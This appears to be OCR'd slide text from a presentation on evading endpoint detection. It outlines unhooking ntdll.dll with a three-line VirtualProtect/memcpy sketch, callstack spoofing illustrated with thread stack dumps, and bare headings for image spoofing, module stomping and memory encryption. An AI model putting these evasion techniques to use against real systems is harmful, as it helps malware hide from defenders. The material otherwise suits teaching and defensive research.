
Usermode-hook patch

Usermode Hooks



Usermode-hook patch


Remove Userspace-Hooks by patching ntdll.dll



```
VirtualProtect(ntdll.dll, RX->RW)
memcpy(ntdll.dll, …)
VirtualProtect(ntdll.dll, RW->RX)
```

“EDR bypass”

Usermode Hooks: Patching ntdll.dll




Callstack Spoofing

Callstack Spoofing

Callstack:


- List of addresses of all previous parent functions



Stack - thread 34356

#	Name	Stack address	Return address	Frame address
0	ntoskrnl.exe!KiDeliverApc+0x1b0			
1	ntoskrnl.exe!KiSwapThread+0x827			
2	ntoskrnl.exe!KiCommitThreadWait+0x14f			
3	ntoskrnl.exe!KeDelayExecutionThread+0x122			
4	ntoskrnl.exe!NtDelayExecution+0x5f			
5	ntoskrnl.exe!KiSystemServiceCopyEnd+0x25			
6	ntdll.dll!NtDelayExecution+0x14	0x88da5ffa98	0x7ffeb65795be	0x88da5ffa90
7	KernelBase.dll!SleepEx+0x9e	0x88da5ffaa0	0x22d6bd5bd51	0x88da5ffb30
8	0x22d6bd5bd51	0x88da5ffb40	0x1388	0x88da5ffb38
9	0x1388	0x88da5ffb48	0x22d00000000	0x88da5ffb40
10	0x22d00000000	0x88da5ffb50	0x1b0001c00000bb	0x88da5ffb48
11	0x1b0001c00000bb	0x88da5ffb58		0x88da5ffb50

Callstack patch: Modify process/thread stack return addresses



Options

Stack - thread 45956

#	Name	Stack address	Frame address	Return address
0	ntoskrnl.exe!KiDeliverApc+0x1b0			
1	ntoskrnl.exe!KiSwapThread+0x827			
2	ntoskrnl.exe!KiCommitThreadWait+0x14f			
3	ntoskrnl.exe!KeDelayExecutionThread+0x122			
4	ntoskrnl.exe!NtDelayExecution+0x5f			
5	ntoskrnl.exe!KiSystemServiceCopyEnd+0x25			
6	ntdll.dll!NtDelayExecution+0x14	0x3211ff4d8	0x3211ff4d0	0x7ffeb65795be
7	KernelBase.dll!SleepEx+0x9e	0x3211ff4e0	0x3211ff570	0x7ff79a49125c
8	ThreadStackSpoofer.exe!MySleep+0x5c	0x3211ff580	0x3211ff5d0	

Callstack Spoofing






Image Spoofing

Image Spoofing




Module Stomping

Module Stomping



Memory Encryption

Memory Encryption



